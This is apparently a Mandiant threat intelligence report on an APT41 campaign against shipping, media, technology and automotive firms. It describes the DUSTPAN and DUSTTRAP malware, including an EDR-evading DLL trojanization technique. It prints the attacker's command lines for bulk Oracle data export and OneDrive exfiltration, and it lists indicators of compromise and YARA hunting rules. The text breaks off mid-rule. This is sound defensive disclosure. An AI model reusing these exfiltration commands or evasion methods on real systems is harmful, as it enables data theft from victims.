Threat Intelligence

APT41 Has Arisen From the DUST

July 19, 2024

Mandiant

Written by: Mike Stokkel, Pierre Gerlings, Renato Fontana, Luis Rocha, Jared Wilson, Stephen Eckels, Jonathan Lepore

Executive Summary

- In collaboration with Google's Threat Analysis Group (TAG), Mandiant has observed a sustained campaign by the advanced persistent threat group **APT41** targeting and successfully compromising multiple organizations operating within the global shipping and logistics, media and entertainment, technology, and automotive sectors. The majority of organizations were operating in Italy, Spain, Taiwan, Thailand, Turkey, and the United Kingdom.
- APT41 successfully infiltrated and maintained prolonged, unauthorized access to numerous victims' networks since 2023, enabling them to extract sensitive data over an extended period.
- APT41 used a combination of **ANTSWORD** and **BLUEBEAM** web shells for the execution of **DUSTPAN** to execute **BEACON** backdoor for command-and-control communication. Later in the

intrusion, APT41 leveraged **DUSTTRAP**, which would lead to hands-on keyboard activity. APT41 used publicly available tools **SQLULDR2** for copying data from databases and **PINEGROVE** to exfiltrate data to Microsoft OneDrive.

Overview

Recently, Mandiant became aware of an APT41 intrusion where the malicious actor deployed a combination of ANTSWORD and BLUEBEAM web shells for persistence. These web shells were identified on a Tomcat Apache Manager server and active since at least 2023. APT41 utilized these web shells to execute certutil.exe to download the DUSTPAN dropper to stealthily load BEACON.

As the APT41 intrusion progressed, the group escalated its tactics by deploying the DUSTTRAP dropper. Upon execution, DUSTTRAP would decrypt a malicious payload and execute it in memory, leaving minimal forensic traces. The decrypted payload was designed to establish communication channels with either APT41-controlled infrastructure for command and control or, in some instances, with a compromised Google Workspace account, further blending its malicious activities with legitimate traffic. The affected Google Workspace accounts have been successfully remediated to prevent further unauthorized access.

Furthermore, APT41 leveraged SQLULDR2 to export data from Oracle Databases, and used PINEGROVE to systematically and efficiently exfiltrate large volumes of sensitive data from the compromised networks, transferring to OneDrive to enable exfiltration and subsequent analysis.



Figure 1: Attack path diagram of observed APT41 attack

Victimology

In collaboration with Google's TAG, Mandiant notified multiple additional organizations across various sectors that have been compromised by this campaign. The organizations impacted by this campaign originated from a diverse range of countries spanning multiple continents, including:

- Italy
- Spain
- Taiwan
- Thailand
- Turkey
- United Kingdom

An analysis of victim organizations within specific sectors reveals a notable geographic distribution. Nearly all targeted organizations operating in the shipping and logistics sector were located in Europe and the Middle East, with a single exception. In contrast, all affected organizations within the media and entertainment sector were located in Asia.

A significant portion of the victimized organizations within the shipping and logistics sector maintained operations across multiple continents, often as subsidiaries or affiliates of larger multinational corporations operating within the same industry.

Mandiant has detected reconnaissance activity directed towards similar organizations operating within other countries such as Singapore. At the time of the publication, neither Mandiant nor Google TAG have any indicators of these organizations being compromised by APT41, but it could potentially indicate an expanded scope of targeting.



Figure 2: Sectors impacted by APT41's DUSTTRAP campaigns in 2024

APT41

APT41 is a prolific cyber threat group that carries out Chinese state-sponsored espionage activity in addition to financially motivated activity that may be outside of state control. The group's financially motivated intrusions have primarily targeted the video game industry, involving activities such as stealing source code and digital certificates, manipulating virtual currencies, and attempting to deploy ransomware. APT41 is unique among tracked China-based actors in that it utilizes non-public malware typically reserved for espionage operations in activities that appear to fall outside the scope of state-sponsored missions.

The group's espionage operations have targeted sectors such as healthcare, high-tech, and telecommunications, and other areas of economic interest. APT41 has frequently used software supply chain compromises, where they inject malicious code into legitimate software updates. They also employ advanced techniques like the use of bootkits and compromised digital certificates. The group's consistent targeting of the video game industry for personal gain is believed to have contributed to the development of tactics later used in their espionage operations.

For additional information on APT41, refer to the following links:

- Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments
- APT41: A Dual Espionage and Cyber Crime Operation

Threat Activity

DUSTPAN and BEACON

DUSTPAN is an in-memory dropper written in C/C++ that decrypts and executes an embedded payload. Different variations of DUSTPAN may also load an external payload off disk from a hard-coded file path encrypted in the Portable Executable (PE) file. DUSTPAN may be configured to inject the decrypted payload into another process or create a new thread and execute it within its own process space.

Previously used by APT41 in several 2021 and 2022 breaches, DUSTPAN resurfaced in a recent investigation. This time, APT41 disguised DUSTPAN as a Windows binary by executing the malicious file as w3wp.exe or conn.exe. Additionally, the DUSTPAN samples were made persistent via Windows services; for example, one of the services was called `Windows Defend` .

The DUSTPAN samples were configured to load BEACON payloads into memory that were encrypted using chacha20. The BEACON payloads, once executed, communicated using either self-managed infrastructure hosted behind Cloudflare or utilized Cloudflare Workers as their command-and-control (C2) channels. BEACON configuration can be found in the Indicators of Compromise section.

DUSTTRAP

DUSTTRAP is a multi-stage plugin framework with multiple components. DUSTTRAP begins with a launcher (Stage 1) that AES-128-CFB decrypts an encrypted on-disk PE file `<varies>.dll.mui` and executes it in memory. Decryption relies on the target machine's `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGUID` , thereby keying the launcher to the victim system. The decrypted PE from the launcher is a memory-only dropper (Stage 2) that is responsible for decrypting an embedded configuration and two or more embedded plugin dynamic-link libraries (DLLs) from its `.lrsrc` section. Once executed, these DLLs begin the setup of the modular plugin system. The first observed plugin (Stage 3) is responsible for low-level network setup and encryption. The second observed plugin (Stage 4) is responsible for higher-level network operations and may function as a downloader for additional plugins that, when loaded, may register themselves with prior components in the execution chain for additional functionality. We've observed the second plugin to vary in functionality and more plugin variants likely exist.

Plugin loading is performed by trojanizing a legitimate system DLL from `%windir%` with a sufficiently large `.text` section to hold the contents of each plugin. To trojanize the target DLL, the dropper will generate a new file on disk at `%windir%\Microsoft.NET\assembly\GAC_MSIL\System.Data.Trace\v4.0_4.0.0.0__b0<hex_uuid>\<original_module_name>.dll` or `%programdata%\Microsoft.NET\System.Data.Trace\v4.0_4.0.0.0__b0<hex_uu<original_module_name>.dll`. The malicious plugin code is only present in the `.text` section of this file long enough to call `ZwCreateSection`, loading the trojanized malicious plugin code into memory. Before the trojanized file is closed, the original contents of the `.text` section are restored on disk. This is an evasion technique that will bypass endpoint detection and response (EDR) solutions that scan for malicious contents on file close. The malicious code may therefore not be present in the file depending on when it was quarantined. During the trojanization process, the system time may be written to a log file at `<filetime>.log` and acquire the mutex `ICMzUEkdLNayBdWF`, though mutex names will likely vary from host to host.

The following legitimate DLLs are blocklisted from being trojanized:

```
cfgmgr32.dll
combase.dll
cryptbase.dll
cryptsp.dll
dhcpcsvc.dll
dhcpcsvc6.dll
dnsapi.dll
FWPUCLNT.DLL
gdi32.dll
gdi32full.dll
iertutil.dll
imm32.dll
IPHLPAPI.DLL
kernel.appcore.dll
```

```
kernel32.dll
KernelBase.dll
locale.nls
msvcp_win.dll
msvcrt.dll
mswsock.dll
NapiNSP.dll
nlaapi.dll
nsi.dll
ntdll.dll
ntmarta.dll
oleaut32.dll
OnDemandConnRouteHelper.dll
pnrpnsp.dll
powrprof.dll
advapi32.dll
apphelp.dll
bcrypt.dll
bcryptprimitives.dll
profapi.dll
rasadhlp.dll
rpcrt4.dll
rsaenh.dll
sechost.dll
SHCore.dll
shell32.dll
shlwapi.dll
sspicli.dll
ucrtbase.dll
urlmon.dll
user32.dll
```

```
userenv.dll
webio.dll
win32u.dll
windows.storage.dll
winhttp.dll
wininet.dll
winnlsres.dll
winnsi.dll
winrnr.dll
winsta.dll
ws2_32.dll
wshbth.dll
Wtsapi32.dll
```

The section objects created by the Stage 2 dropper for each trojanized plugin are appended to a linked list in the droppers process and executed in memory. The dropper and each plugin perform a registration process with each other so that stages 2, 3, and 4 rely on each other and cooperatively call into and out of each other to handle the operation each is responsible for. Execution between all of these components is accomplished via Windows fiber-based task event loop driven by Stage 2. Additional plugins may be registered and executed via this plugin framework.

We've observed at least 15 plugins with the higher-level themes of:

- Shell Operations
  - Executing processes via cmd.exe
- File System Operations
  - Directory enumeration
  - Changing directory
  - Delete file

    - Create directory
    - Copy file
    - Move file
    - File exists
    - Change file timestamp
    - List attached drives
- Process Operations
    - Enumerate running processes
    - Inject shellcode
    - Kill a process
- Network Probing
    - Ping a remote host
    - Attempt connections on port
- Network Store Interface Operations
    - Get network interface statistics
- Screen Operations
    - Get screen size
    - Screenshot
- System Information Survey
    - List RDP sessions
    - List installed security software
    - Get system info

    - List user accounts
    - Get system boot time
    - Enumerate hidden and visible process windows
- File Manipulation Operations
    - Open file
    - Write file
    - CRC32 file content
    - Read file
    - Close file
- Keylogger
    - Activate
    - Delete log
- Active Directory Operations
    - Enumerate domain controller information
    - Add user
    - Delete user
    - Get server configuration
    - Get server shares
    - Get detailed server and workstation domain information
    - Enumerate servers
    - Get list of services
    - Get list of network shares
    - Add network share

    - Disconnect network share
    - Get list of users
    - Set user password
- File Uploader
    - Upload file resident on disk
- RDP
    - Enumerate remote desktop sessions
- DNS Operations
    - Perform DNS lookups
- DNS Cache Operations
    - Retrieves DNS cache table operations
- Registry Operations
    - Get registry value
    - Dump registry path and children to disk
    - Set registry value
    - Delete registry value



Figure 3: Full execution flow of DUSTTRAP

SQLULDR2

SQLULDR2 is a command-line utility written in C/C++ that can be used to export the contents of a remote Oracle database to a local text-based file. There are multiple command-line parameters available to specify the details of the data export including but not limited to: query, user, rows, and text.

APT41 exported data from Oracle Databases to CSV formats with the following command:

```
C:\ProgramData\luldr\luldr\sqluldr.exe user=<USER>@<SYSTEM>:1521/
<DATABASE> charset=utf8 safe=yes head=yes text=csv rows=50000000
batch=yes query=<SQL QUERY> file=<OUTPUT>.csv
```

Figure 4: Command line execution for SQLULDR2

PINEGROVE

During the intrusion, Mandiant observed APT41 leveraging PINEGROVE for their data exfiltration. PINEGROVE is a command-line uploader written in Go with functionality to collect and upload a file to OneDrive via the OneDrive API. PINEGROVE expects an authentication JSON file including relevant OneDrive credentials and the target file to upload.

```
C:\Programdata\One.exe -c C:\ProgramData\auth.json -s <Filename>
```

Figure 5: Command line execution for PINEGROVE

PINEGROVE is a publicly available tool and has been made available on Github.

Code Signing Certificates

The DUSTTRAP malware and its associated components that were observed during the intrusion were code signed with presumably stolen code signing certificates. One of the code signing certificates seemed to be related to a South Korean company operating in the gaming industry sector.

```
Serial Number:
    6f:97:f1:3d:a5:5e:9f:70:a6:92:7e:d1:b3:3e:ee:ee
```

```
Signature Algorithm: sha256WithRSAEncryption
Issuer: C = US, O = "thawte, Inc.", CN = thawte SHA256 Code Signing CA
Validity
    Not Before: Feb 21 00:00:00 2019 GMT
    Not After : Apr 21 23:59:59 2022 GMT
Subject: C = KR, ST = SEOUL, L = Gangnam-gu, O = CCR INC, OU = IT Team,
CN = CCR INC
```

Figure 6: Code signing certificate abused by APT41

```
Serial Number:
    05:fa:8a:72:da:46:07:4f:de:1e:34:c7:46:61:ee:00
Signature Algorithm: sha256WithRSAEncryption
Issuer: C = US, O = DigiCert Inc, OU = www.digicert.com,
CN = DigiCert SHA2 Assured ID Code Signing CA
Validity
    Not Before: Jul 15 00:00:00 2020 GMT
    Not After : Aug 31 12:00:00 2022 GMT
Subject: C = RU, L = Moscow, O = OOO ALEAN-TOUR, CN = OOO ALEAN-TOUR
```

Figure 7: Code signing certificate abused by APT41

Additionally, Mandiant observed an additional DUSTTRAP sample on VirusTotal that was code signed with a certificate from another South Korean gaming company. This same certificate was previously observed by Mandiant in 2020 being used by UNC3914, which is suspected to be another Chinese-nexus threat actor. Note that neither Mandiant nor TAG see any direct relation between UNC3914 and APT41 at the time of writing.

```
Serial Number:
        0a:2c:bf:9b:18:fe:1b:20:b9:4e:ca:c4:b0:78:b8:c1
Signature Algorithm: sha256WithRSAEncryption
```

```
Issuer: C = US, O = DigiCert Inc, OU = www.digicert.com,
CN = DigiCert SHA2 Assured ID Code Signing CA
Validity
    Not Before: Nov 12 00:00:00 2020 GMT
    Not After : Jan 17 23:59:59 2023 GMT
Subject: C = KR, ST = Seoul, L = Gangnam-gu,
O = Gala Lab Corp., CN = Gala Lab Corp.
```

Figure 8: Code signing certificate abused by APT41

The use of the code signing certificate, as well as its suspected owners being companies in the gaming sector, aligns with APT41's tactics, techniques, and procedures (TTPs) and past campaigns. More details about this can be found in our APT41 report.

Acknowledgement

We would like to thank Google's TAG, our Incident Response consultants and FLARE who enabled this research. Additionally, we want to thank Mnemonic for reaching out to Mandiant to share their observations.

MITRE ATT&CK

TACTIC	ID	Name	Description
Reconnaissance	T15931.002	Search Open Websites/Domains: Search Engines	APT41 was observed using search engines in visiting victim's reachable servers.

Reconnaissance	T1594	Search Victim-Owned Websites	APT41 was observed visiting victim-owned infrastructure that was externally reachable and observed in internet scan data.
Collection	T1560.001	Archive via Utility	APT41 was observed using rar to compress the data they downloaded from internal Oracle Databases.
Command and Control	T1071.001	Web Protocols	APT41 was observed using HTTPS for the communication as C2 for their malware.
Exfiltration	T1567.002	Exfiltration to Cloud Storage	APT41 was observed using OneDrive for the exfiltration of staged data.
Persistence	T1543.003	Create or Modify System Process: Windows Service	APT41 was observed creating a Windows Service to achieve persistency
Persistence	T1574.001	DLL Search Order Hijacking	APT41 abused DLL search order hijacking to execute DUSTTRAP by using benign and malicious code-signed Windows binaries.
Persistence	T1574.002	DLL Side-Loading	APT41 abused DLL sideloading to execute DUSTTRAP by using the AhnLab uninstaller.
Defense Evasion	T1070.004	File Deletion	APT41 deleted files from the system after they were done using them. This was observed after APT41 created database dumps and exfiltrated the files.
Defense Evasion	T1036.005	Match Legitimate Name or Location	APT41 used legitimate Windows names and locations to trojanize binaries
Defense Evasion	T1027.013	Encrypted/Encoded File	APT41 leveraged AES-128-CFB for the encryption of the payloads that should be loaded by DUSTTRAP.

Persistence	T1505.003	Server Software Component: Web Shell	APT41 was observed using web shells to drop and execute DUSTPAN.
Execution	T1569.002	Service Execution	APT41 was observed using Windows services to execute DUSTPAN binaries.

Indicators of Compromise

A GTI Collection is available for all the samples that are publicly available.

Host-Based Indicators

Filename	MD5	Family
sqluldr.exe	fcff642268898fcf65702a214aefbf9e	SQLULDR2
OneDriveUploader.exe	ac125aea0b703de37980779599438b4a	PINEGROVE
aclui.dll	17d0ada8f5610ff29f2e8eaf0e3bb578	DUSTPAN
dbgeng.dll	9991ce9d2746313f505dbf0487337082	DUSTTRAP
dbgeng.dll	c33247bc3e7e8cb72133e47930e6ddad	DUSTTRAP
hostfxr.dll	cfce85548436fb89a83bf34dc17f325d	DUSTTRAP
dbgeng.dll	e98b9e21928252332edf934f3d18ac21	DUSTTRAP

dbgeng.dll	8222352a61eacca3a1c6517956aa0b55	DUSTTRAP
-	dc725f5e9b1ae062fbec86ee4d816b45	DUSTTRAP
Sbiedll.dll	d72f202c1d684c9a19f075290a60920f	DUSTTRAP
atstrust.dll	393065ef9754e3f39b24b2d1051eab61	DUSTTRAP
-	0e74285f3359393e57f5d49c156aca47	DUSTTRAP
conn.exe	35f650c94faf6a2068e8238dd99edbea	DUSTPAN
PrintWorkflowUserSvc_a0c15f9d.dll / cbi.dll	3bb44c0dd7f424864d76d4df09538cb6	DUSTPAN
dbgeng.dll	aca5c6daecf463012a09564764584937	DUSTTRAP
-	336a0d6f8cc92bf9740ce17de600463b	DUSTTRAP
-	6bc4a92ff4d2cfc9da91ae6a5d2ad3d5	DUSTTRAP
-	a689e182fe33b9d564dddc35412ea0a7	DUSTTRAP
-	e4a4aafb49b8c86a5ac087ae342c0ee6	DUSTTRAP
-	e584119a4766e6cf49093c666965c8be	DUSTTRAP
-	f1769ad5a9dc44794895275c656ed484	DUSTTRAP

Network-Based Indicators

Value	Family	Comment
ns2[.]akacur[.]tk	BEACON	-
ns1[.]akacur[.]tk	BEACON	-
orange-breeze-66bb[.]tezsfsoikdvd[.]workers[.]dev	BEACON	-
www[.]eloples[.]com	DUSTTRAP	First observed at 2024-02-21 Last observed at 2024-07-16
95.164.16[.]231	-	Related to DUSTTRAP FQDN www[.]eloples[.]com
152.89.244[.]185	-	Used to deliver DUSTPAN First activity observed at 2023-03-21
hxxp://152.89.244[.]185/conn.exe	-	Used to deliver DUSTPAN First activity observed at 2023-03-21

YARA and YARA-L Rules

YARA

```
rule M_Hunting_Certificate_Gala_lab_corp
{
    meta:
        author = "Mandiant"
        description = "Rule looks for PEs signed using likely stolen
certificate issued for Gala Lab corp"
        disclaimer = "This rule is meant for hunting and is not tested
to run in a production environment."

    strings:
        $org = "Gala Lab Corp."
        $serial = { 0A 2C BF 9B 18 FE 1B 20 B9 4E CA C4 B0 78 B8 C1 }

    condition:
        ((uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550)
or (uint32(0) == 0xE011CFD0 and uint32(4) == 0xE11AB1A1))
and #org > 1 and $serial
}
```

```
rule M_Hunting_Certificate_CCR_INC
{
    meta:
        author = "Mandiant"
        description = "Rule looks for PEs signed using likely
stolen certificate issued for CCR INC"
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $org = "CCR INC"
        $serial = { 6F 97 F1 3D A5 5E 9F 70 A6 92 7E D1 B3 3E EE EE }
```

```
    condition:
        ((uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550) or
(uint32(0) == 0xE011CFD0 and uint32(4) == 0xE11AB1A1)) and #org > 1
and $serial
}
```

```
rule M_Hunting_Certificate_ALEAN_TOUR
{
    meta:
        author = "Mandiant"
        description = "Rule looks for PEs signed using likely
stolen certificate issued for ALEAN-TOUR"
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $org = "OOO ALEAN-TOUR"
        $serial = { 05 FA 8A 72 DA 46 07 4F DE 1E 34 C7 46 61 EE 00 }

    condition:
        ((uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550)
or (uint32(0) == 0xE011CFD0 and uint32(4) == 0xE11AB1A1))
and #org > 1 and $serial
}
```

```
rule M_Hunting_Uploader_PINEGROVE_1
{
    meta:
        author = "Mandiant"
```

```
        description = "Hunting for PINEGROVE uploader
malware family."
        disclaimer = "This rule is meant for hunting and is not
tested to run in a production environment."

    strings:
        $s1 = "Config: `%v`" ascii
        $s2 = "auth.json" ascii
        $s3 = "sp=%v%v%x" ascii
        $s4 = "Time: %v" ascii
        $s5 = "/me/drive/root" ascii
        $s6 = "OneDrive" ascii fullword
        $s7 = "microsoft.graph.driveItemUploadableProperties" ascii
        $s8 = "client_id=%v&client_secret=%v" ascii
        $s9 = "http://localhost/onedrive-login" ascii

    condition:
        (
            ((uint32(0) == 0xcafebabe) or (uint32(0) == 0xfeedface) or
